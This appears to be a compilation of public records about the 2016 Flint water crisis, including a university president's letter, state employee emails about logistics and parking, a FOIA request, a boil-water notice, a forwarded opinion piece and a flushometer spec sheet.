As part of a proactive effort, though, we have also begun ongoing and recurring testing of our water for the presence of *Legionella*. We will take appropriate action (which we will report) if elevated levels of the bacteria are detected in campus water supplies in the future. We will of course publish the results of these tests on <http://www.kettering.edu/water> when they become available.

*Federal Emergency Declaration*

---

On January 16, 2016 and at the request of the state of Michigan, President Obama signed an emergency declaration the purpose of which is to make Federal aid available to the city in support of current filter and water distribution efforts to impacted persons in the city.<sup>42</sup> Substantively, this declaration simply mobilizes the Federal Emergency Management Agency (FEMA) to assist in these efforts and also makes certain federal funds available to the city for the purpose of supporting these activities. As stated in the order, it “is to provide water, water filters, water filter cartridges, water test kits, and other necessary related items for a period of no more than 90 days.”<sup>43</sup>

*A Kettering Professor (from the Beginning) and Our Students have been and will continue to be Part of the Solution*

---



Last year, Kettering’s Mechanical Engineering Professor Laura Sullivan was asked to co-chair Flint’s Technical Water Advisory Board and was recently appointed by Mayor Karen Weaver to the Karegnondi Water Authority. This is important work, and through it she makes all of us in the greater Kettering family a key part of the solution. I want to take this opportunity to recognize her and to thank her for her service to Flint and the University.

Our students are some of the most creative in the world, and so we have been and are continuing to organize ways for our students, often in teams, to solve some of the challenging and unforeseen problems that have arisen in the distribution and installation of filters in affected areas of Flint. These efforts not only take advantage of the expertise and ingenuity of our students but they are also consistent with Kettering’s ongoing commitment to Flint. We will make information on these efforts available on <http://www.kettering.edu/water> as it becomes available.

Please know that we are deploying every resource at our disposal to ensure the safety of our entire campus community and our visitors, and we will continue to work with federal, state, and local officials to help create long-term solutions to these problems. We value your input, and I hope that as valued members of the Kettering Community and of this great University that this letter has been helpful to you. If you have questions, comments, or thoughts on this issue or the University’s response to it please send them to us at [water@kettering.edu](mailto:water@kettering.edu).

Thank you.

Warmest Regards,

Dr. Robert K. McMahan  
*President*

Caleb -

Please see the attached account info. The water coolers are in the common areas and were/are available to the public as well. As I mentioned, they receive an average of 500 visitors per day (not counting children) in the Flint State Office Building.

Here are the number of people by floor:

1st Floor: DTMB Facilities (15 employees) 2nd Floor: DHHS (54 employees) 3rd Floor: DHHS (83 employees) 4th Floor: DHHS (86 employees) 5th Floor: LARA/BSBP (8 employees), Treasury (21 employees), DTMB – Vacant (8 employees), MDCR-Civil Rights (13 employees), Office of the Governor (2) Offices.

6th Floor: DHHS (127 employees)

7th Floor: DHHS (71 stations + 32 Customer Kiosk stations proposed)

Approximately 480 staff (not counting the 8 vacant spaces on 5th floor or the 32 proposed kiosk stations on 7th floor).

Departments in the Flint State Office Building: Treasury; LARA, DTMB; Civil Rights (they moved out two months ago); DHHS.

Let us know if you need anything further.

Thanks -

Kerri Droste

## THANK YOU!

Fellow employees,

Each day, more than 46,000 state of Michigan employees come to work with the confidence and commitment to make Michigan a better place to live, work and play. I appreciate the way you care about the citizens we serve, and how it is reflected in the work that you do.

As you have heard from me and the media, our reputation and trust can be severely impacted when people do not make good decisions, or use good judgment in solving problems. That principle is universal, but never more so than when public health is at stake. What happened in Flint can never be allowed to happen again anywhere in our state.

I know that you want to work in a place where employee input is valued, efforts are recognized, and teams are always striving for continuous improvement. That's why we introduced employee surveys, Bureaucracy Busters and other reinvention initiatives. We want and deserve a culture of innovation, continuous improvement and employee engagement at every level. We can never take for granted how important the people are who depend on us to do our jobs, and I am asking you not to let the situation in Flint negatively impact your motivation to excel every day.

Many of you have taken an interest in helping the citizens of Flint on your own time, and I'd like to take this opportunity to recognize and thank those who have volunteered over the last couple of weekends. You have worked tirelessly to deliver cases of bottled water, water filters, replacement cartridges and water testing kits to the families in need. I appreciate you donating your time to help our fellow Michiganders. To date, more than 37,000 homes have been visited by one of our water resource teams.

For employees who would like to further help the people of Flint, please visit [www.HelpForFlint.com](http://www.HelpForFlint.com) to learn how you can do so. For additional information and to sign up for daily updates, please visit [www.mi.gov/FlintWater](http://www.mi.gov/FlintWater). I am committed to ensuring that all residents have access to safe and clean water.

Again, I'd like to express my gratitude for the work you do every day to continuously improve our state and earn the trust of those you serve. You make a real difference.

Thanks,

Hello,

We are sending up 5 phones for use where needed for the Flint water issue that someone from our group will be delivering today. They should be plug and play out of the box so please keep them in the 5<sup>th</sup> floor data closet until needed.

Thanks,  
Tom

Thanks Jeanette,

We are getting 5 new phones up to the Flint SOB tomorrow (1-29-16). These phones will be configured and usable out of the box. We can set them up where needed or give them to Brian as he has installed a few of the phones himself in emergency situations.

Just an FYI on the total amount of phones-As of today there are 14 phones being used for the ECC and assorted other people working on the water issue. These 5 new phones will make the total 19 phones.

Thanks,  
Tom Hengesbach

Hi Team,

An on-site request has been made for a few more desk top phones to be utilized at the Flint Facility on the 5<sup>th</sup> floor. Tom Hengesbach sent 5 up a few weeks ago but the couple that was left was used for the request today. It looks like the team on site will request at least 3 more. The ones Tom sent are plug and play and appear to work great. Should the on-site team request through you or could they get a few more??

Thanks,

Good morning it appears I need space for a team of people. I'm not sure how many yet. Therefore the space on 1st floor will not work. We can talk on Monday when Tim Becker is there.

I know this is inconvenient and may require moving some additional staff.

The meeting is at the Genesee County Administration building the address should be 1101 Beach street. Parking is on 7th street between Saginaw and Beach street. If the parking lot is full there is metered parking on Saginaw Street.

Proceed to the auditorium on the 3rd floor.

MDHHS will have 15-20 minutes to give an update regarding the water in general, testing, partnerships, resources, etc.

**Media Specification:** Paper Copies or Email attachment less than 20 MB, CD-ROM or DVD, unless certain records are not available in computer format, in which case response by fax or in-person viewing is preferred

**Records requested:** The records and documents I am requesting are all those relating to:

Copies of the documents, including but not limited to emails already requested by and provided to Progress Michigan or those associated with the organization related to any and all discussion of Flint's water supply, including but not limited to contaminant such as lead and copper in the water as well as any and all discussion of Legionnaire's disease in Genesee County, Mich

For the purposes of this request, the term "you" or "your" refers to public body generating or maintaining the public records requested in this request, and to which this request is directed, whether that be an agency, municipality, office, county, or

any other entity subject to disclosure under this act; the term "**records**" refers to all documents, regardless of physical form (including without limitation papers, reports, notes of telephone conversations, telephone call messages, studies, proposals, indices, letters, messages, faxes, minutes, logs, journal entries, calendars, and computer-based or computer-generated materials including e-mail, or any other documentation of any kind of any and all kind) of or belonging to any department, agency, service area, board or other subdivision of the public body. "Records" shall include drafts of records to the extent permitted by law; The term "**email**" includes any electronic message and any attachment to any such message, and specifically includes emails sent or received by an officer, agent, or employee using an email address other than that person's official government issued email address if sent or received while on duty, using a government computer, in a government building, sent or received using a government contact list, or other using any other government resource.

Michigan law requires you to respond to this request not more than five (5) days from your receipt of this request, but you are asked to expedite this request if possible. If this request is sent by fax or email, the time to comply begins the day after the faxed request is sent to you. If your agency does not maintain these public records, please let my designated auditor know who does, and include the proper custodian's name and address. If this fax request does not go directly to the office of the FOIA coordinator, you must deliver it there immediately. If you deny any part of this request, please indicate the name and position of the person too who an appeal should be directed prior to instituting suit, so that needless litigation in which costs, damages, and attorney fee may be taxed against you might be avoided.

Take notice of the penalties and consequences for failure to comply with this request: Willful violation of FOIA by refusing to disclose or delaying in disclosing or providing copies of a public record, may result in the court awarding in addition to any actual or compensatory damages, award punitive damages in the amount of \$500 to the person seeking the right to inspect or receive a copy of a public record. Reasonable attorneys' fees, costs, and disbursements" will be awarded to any person who prevails in an action to compel disclosure under MCLA § 15.240. If the requesting person only prevails in part, "the court may, in its discretion, award all or an appropriate portion of reasonable attorneys' fees, costs, and disbursements.

Because of the civic educational purpose of this request, I request a fee waiver and ask that you determine that a waiver or reduction of the fee is in the public interest because furnishing copies of the public record can be considered as primarily benefiting the general public." MCLA § 15.234(1)

I agree to pay any reasonable search, copying, and postage fees of not more than \$2.00. If the cost would be greater than this amount, Please immediately contact me by telephone or email if you anticipate that the costs will exceed this amount, so as not to cause delay in the prompt disclosure of the records requested. I may appear in person to inspect the documents on scan them using my portable equipment. Please provide a receipt indicating the charges for each document. The Michigan FOIA law provides that, "A fee shall not be charged for the cost of search, examination, review, and the deletion and separation of exempt from nonexempt information as provided in section 14 unless failure to charge a fee would result in unreasonably high costs to the public body because of the nature of the request in the particular instance, and the public body specifically identifies the nature of these unreasonably high costs. MCLA § 15.234(3).

If the documents I have requested are not subject to disclosure in their entirety, I request that you release all nonexempt portions of the documents that may be segregated and all parts of the documents that can be rendered disclosable by redaction without fee. If you determine that any of the requested documents fall within a statutory exemption, I request that you exercise your discretion to disclose those materials because of the overriding public concern about the improper use of government email systems and resources to further political agendas. As to any portion of the documents that you withhold, please state with specificity the legal and factual basis for withholding such portion. To the extent that you are unable to produce copies of or otherwise make available all records requested within the time frame provided, please notify my auditor in writing and provide me with those records that are available within the prescribed time frame and the remainder of the records on a "rolling" basis as they become available for production.

I appreciate your anticipated prompt cooperation and will expect your response within 5 days, as required by the act. If you need further explanation of the details or the nature or scope of this request, please feel free to call me or my designated auditor or attorney specified above using the contact information provided.

Sandi & Mike,

It has been brought to my attention that there is a water boil advisory covering the City of Flint. Please see the attached two documents. Please remind staff that water must be boiled before washing hands, dishes, etc. Please post signs indicating such and you should disable drinking fountains just to be sure. Please let me know if you have any questions.

## DRINKING WATER WARNING

**The City of Flint water system lost pressure and contamination may have occurred  
BOIL YOUR FILTERED WATER BEFORE USING**

Due to a drop in pressure in the City of Flint water supply, bacterial contamination may have occurred in the water system. Bacteria are generally not harmful and are common throughout our environment. Corrective measures are currently being undertaken to correct the situation.

### What should I do?

AS A PRECAUTIONARY MEASURE, DO NOT DRINK THE WATER WITHOUT BOILING IT FIRST. Bring all FILTERED water to a boil, let it boil for one minute, and let it cool before using, or use bottled water. If you are currently NOT using a filter to remove lead from drinking water, FLUSH your water for AT LEAST 7 minutes before collecting any to boil. Boiled FILTERED, boiled FLUSHED, or bottled water should be used for drinking, making ice, brushing teeth, washing dishes, and preparing food. Boiling kills bacteria and other organisms in the water. Continue using boiled or bottled water until further notice.

Due to the pressure loss, there may be trapped air and loose sediment in your water lines. The air and sediment may be removed by flushing your water system. DO NOT FLUSH YOUR SYSTEM THROUGH THE FILTER. The resulting air and sediment may affect the performance of your filter and the filter cartridge should be replaced.

### What happened? What is being done?

These precautionary actions are being taken due to the loss of water pressure in the water distribution system caused by a water transmission main break on February 9, 2016. Whenever a water system loses pressure for any significant length of time, precautionary measures are recommended.

The City of Flint Water Department is working to get pressure restored, and water staff will be taking other remedial actions such as flushing and collecting bacteriological samples from around the system. The samples will be collected to determine that the water quality meets the state drinking water standards. We will inform you when tests show no bacteria and you no longer need to boil your water. We anticipate resolving the problem later today. This precautionary boil water notice shall remain in effect until results from the sampling verify the water is safe to drink. **Customers will be advised when the boil water advisory has been lifted.**

For more information, please contact The City of Flint Water Department at (810) 766-7202. General guidelines on ways to lessen the risk of infection by microbes are available from the EPA Safe Drinking Water Hotline at 1(800) 426-4791.

*Please share this information with all the other people who drink this water, especially those who may not have received this notice directly (for example, people in apartments, nursing homes, schools, and businesses). You can do this by posting this notice in a public place or distributing copies by hand or mail.*

### CERTIFICATION:



WSSN: 2310

I certify that this water supply has fully complied with the public notification requirements in the Michigan Safe Drinking Water Act, 1976 PA 399, as amended, and the administrative rules.

# Flint Drinking Water

---

## Details:

An advisory has been issued by the City of Flint asking water customers within a defined area (see attached notice and map) to boil water before using it. However, the Flint State Office Building does not fall within the identified area. DTMB continues to offer tap and bottled water in public areas on each floor as options in the Flint State Office Building.

**Subject:** Good article

It's no surprise that we're already hearing voices demanding that Michigan's emergency manager law be repealed, with the Flint water disaster as the rationale for why this needs to happen.

That would be a huge mistake.

The emergency manager law did not cause the Flint water crisis. People making bad decisions — including, but by no means limited to, the emergency manager — caused it. What's more, people making bad fiscal decisions caused Flint to come under an emergency manager in the first place.

I understand the argument is that the Flint City Council did not make the decision to switch to Flint River water, and that it was not responsible for failing to install anti-corrosive technology in the water system. If that's how you support the argument that in this case the emergency manager made some bad calls, then you've made a solid argument.

If you leap from there to the argument that there should no longer be emergency managers, you're ignoring some important and very recent history.

Have you driven around Detroit lately? Seen the revival of Midtown? Seen the District Detroit project? If you're really curious, you can see Detroit's financials and look at all the debt that's been wiped away. Or you can talk to the people brokering downtown real estate and find out how they're actually getting interest from outside the state for the first time since before anyone can remember.

None of this happens unless Detroit goes through bankruptcy, and that doesn't happen unless an emergency manager has the power to make that decision. The state tried for a year to work with the city through a consent agreement, only to run into resistance from the City Council to every conceivable reform. Detroit was looking at \$18 billion in liabilities and had no viable plan to deal with it. Without Kevyn Orr making the call, that debt is still not dealt with, and Detroit remains a hopeless disaster instead of a city that's finally showing some real promise.

It's one thing to advocate local control, but there's also something to be said for finding someone who will look out for the interests of local residents when local elected officials cannot or will not.

Emergency managers are not miracle workers, and certainly every problem in Benton Harbor, Pontiac and Hamtramck is not solved just because they had EMs. Ecorse has been through receivership multiple times, but no one can ride in on a horse and change a city's tax base, demographics or political trends.

Ms. Wozniak-

My apologies for your recent parking inconvenience however with the Flint water issue being declared a state emergency things are pretty chaotic at the moment. We are working very closely with the emergency staff to resolve the parking issues and things should be settling down very soon. Unfortunately you are not the only one that has encountered your parking space occupied by another vehicle however is the first complaint that the DTMB Parking Office has received from you. The DTMB Facility staff in Flint is working very hard to accommodate both the employees and the emergency staff. Please continue to be patient with us during this process and report any issues that you encounter directly to the facility staff in Flint or to the DTMB Parking Office.

Thank you.

**Subject:** Parking Issues- Genesee County Union St.

Since the Flint water oversight began, it is rare that I am able to park in my assigned parking spot, spot 31. I have had this spot assigned to me since November of 2012. Since the Flint water crisis oversight began, I have had my spot unoccupied about three times, allowing me to park there. Every day I come in, my spot is usually occupied. I report it to building security and will now start reporting it to Central Office, as instructed. The building security is great about handling the situation but new cars park in my spot on a daily basis. I also know that security has been telling people to park on the upper levels, because I see them do it. People aren't listening to them. There

has even been one occasion that security has had a car moved from my spot, and another car took that as an opportunity to take my spot before I could, within an hour of the other car moving. I arrived today at 11:30 and the car that was in my spot when I arrived is still there. As a mobile employee, it is frustrating to pay double the parking fee for a covered and reserved spot parking that I cannot use unless I come into the office at 8am, which is rare. I am not the only one having these issues. It is not fair to me to have to pay extra to have to park in a random spot that is uncovered, because people do not want to follow protocol that they are made aware of. I am hoping that some type of compensation can be issued for the difference between what I am paying for parking and the standard parking fee for our office, until I am able to reliably use my assigned spot. Thank you in advance for your assistance.

**Attachments:** Beat Team GOB Audit 005.jpg; Beat Team GOB Audit 006.jpg; Beat Team GOB Audit 004.jpg

Larry,

After talking with Frank he has said that no lifting has been done over the South side of the building. All has been done off the West (loading dock side). I have not been able to get ahold of Justin Moline about his concerns.

**Subject:** GOB cracked brick

Kirk.....during our recent energy audit at the GOB, it was noticed on the East stairwell, the Brick on the outside are cracking and falling down. This is due to water leaking in from up above. You may want to rope off this area to keep anyone away in case more bricks happen to fall down. FYI

Thank you,  
Steve Cooper

# 110/111 ES-S

## Description

Exposed, Sensor Activated Royal® Model Water Closet Flushometer, for floor mounted or wall hung top spud bowls.

## Flush Cycle

- ☐ Model 111 1.6 ES-S Low Consumption (1.6 gpf/6.0 Lpf)
- ☐ Model 110 ES-S Water Saver (3.5 gpf/13.2 Lpf)

## Specifications

Quiet, Exposed, Diaphragm Type, Chrome Plated Closet Flushometer with the following features:

- PERMEX™ Synthetic Rubber Diaphragm with Dual Filtered Fixed Bypass
- OPTIMA® EL-1500-L Self-Adaptive Infrared Sensor with Indicator Light
- User friendly three (3) second Flush Delay
- Courtesy Flush™ Override Button
- Non-Hold-Open Integral Solenoid Operator
- Die Cast Sensor Plate with no visible Fasteners (for 2-gang Electrical Box)
- Die Cast Solenoid Wall Cover Plate with no visible Fasteners (for 2-gang Electrical Box)
- 1. I.P.S. Screwdriver Bak-Chek® Angle Stop
- Free Spinning Vandal Resistant Stop Cap
- Adjustable Tailpiece
- High Back Pressure Vacuum Breaker Flush Connection with One-Piece Bottom Hex Coupling Nut, Spud Coupling and Flange for 1½" Top Spud
- Sweat Solder Adapter w/Cover Tube and Cast Wall Flange w/Set Screw
- High Copper, Low Zinc Brass Castings for Dezincification Resistance
- Non-Hold-Open Integral Solenoid Operator, Fixed Metering Bypass and No External Volume Adjustment to Ensure Water Conservation
- Flush Accuracy Controlled by CID™ Technology
- Diaphragm, Stop Seat and Vacuum Breaker molded from PERMEX™ Rubber Compound for Chloramine Resistance

Valve Body, Cover, Tailpiece and Control Stop shall be in conformance with ASTM Alloy Classification for Semi-Red Brass. Valve shall be in compliance with the applicable sections of ASSE 1037 and ANSI/ASME A112.19.2. Installation conforms to ADA requirements.

## Variations

- ☐ TP Trap Primer
- ☐ YG Extended Bumper on Angle Stop (for seat with cover)
- ☐ YO Bumper on Angle Stop (for open seat without cover)





## Accessories

- ☒ EL-154 Transformer (120 VAC/24 VAC 50 VA)
- ☐ EL-342 Transformer (240 VAC/24 VAC 50 VA)
- ☒ EL-455-A Flushometer Electrical Box Positioning and Support Kit

See Accessories Section and OPTIMA® Accessories Section of the Sloan catalog for details on these and other OPTIMA® Flushometer variations.

## Fixtures

Consult Sloan for Sloan brand matching fixture options.

## Automatic

Sloan OPTIMA® equipped Flushometers provide the ultimate in sanitary protection and automatic operation. There are no handles to trip or buttons to push. The Flushometer operates by means of an infrared sensor that adapts to its surrounding. Once the user enters the sensor's effective range and then steps away, the Flushometer Solenoid initiates the flushing cycle to flush the fixture.

## Hygienic

User makes no physical contact with the Flushometer surface except to initiate the Override Button when required. Helps control the spread of infectious diseases. 24-Hour Sentinel Flush keeps fixture fresh during periods of nonuse.

## Economical

Automatic operation provides water usage savings over other flushing devices. Reduces maintenance and operation costs.

## Practical

Solid state electronic circuitry assures years of dependable, trouble-free operation. The operational components of the Flushometer are identical to a handle activated Royal® Flushometer, proven by over 100 years of experience.

## Warranty

3 year (limited)

## WIRING DIAGRAM

### Description

Exposed, Sensor Activated Royal® Model Water Closet Flushometer, for floor mounted or wall hung top spud bowls.

### Flush Cycle

- Model 111 ES-S Low Consumption (1.6 gpf/6.0 Lpf)
- Model 110 ES-S Water Saver (3.5 gpf/13.2 Lpf)

### ELECTRICAL SPECIFICATIONS

#### Control Circuit

Solid State  
24 VAC Input  
24 VAC Output  
8 Second Arming Delay  
3 Second Flush Delay  
24-Hour Sentinel Flush

#### OPTIMA® Sensor Range

Nominal 22" - 42" (559 mm - 1067 mm)  
Self-adaptive Window: ± 10" (254 mm)



#### Solenoid Operator

24 VAC, 50/60 Hz

#### Transformer

Sloan Part #EL-154  
120 VAC, 50/60 Hz Primary  
24 VAC, 50/60 Hz Secondary  
Class II, UL Listed, 50 VA.



Sloan Part #EL-342  
240 VAC, 50/60 Hz Primary  
24 VAC, 50/60 Hz Secondary  
Class II, UL Listed, 50 VA.



One Transformer serves up to ten (10) OPTIMA Closet/Urinal Flushometers. Specify number of transformers required accordingly.

### OPERATION



1. A continuous, invisible light beam is emitted from the OPTIMA® Sensor.



2. As the user enters the beam's effective range (22" to 42") the beam is reflected into the OPTIMA® Scanner Window and transformed into a low voltage electrical circuit. Once activated, the Output Circuit continues in a "hold" mode for as long as the user remains within the effective range of the Sensor.

3. When the user steps away from the OPTIMA Sensor, the circuit waits 3 seconds (to prevent false flushing) then initiates an electrical "one-time" signal that operates the Solenoid. This initiates the flushing cycle to flush the fixture. The Circuit then automatically resets and is ready for the next user.

### ROUGH-IN

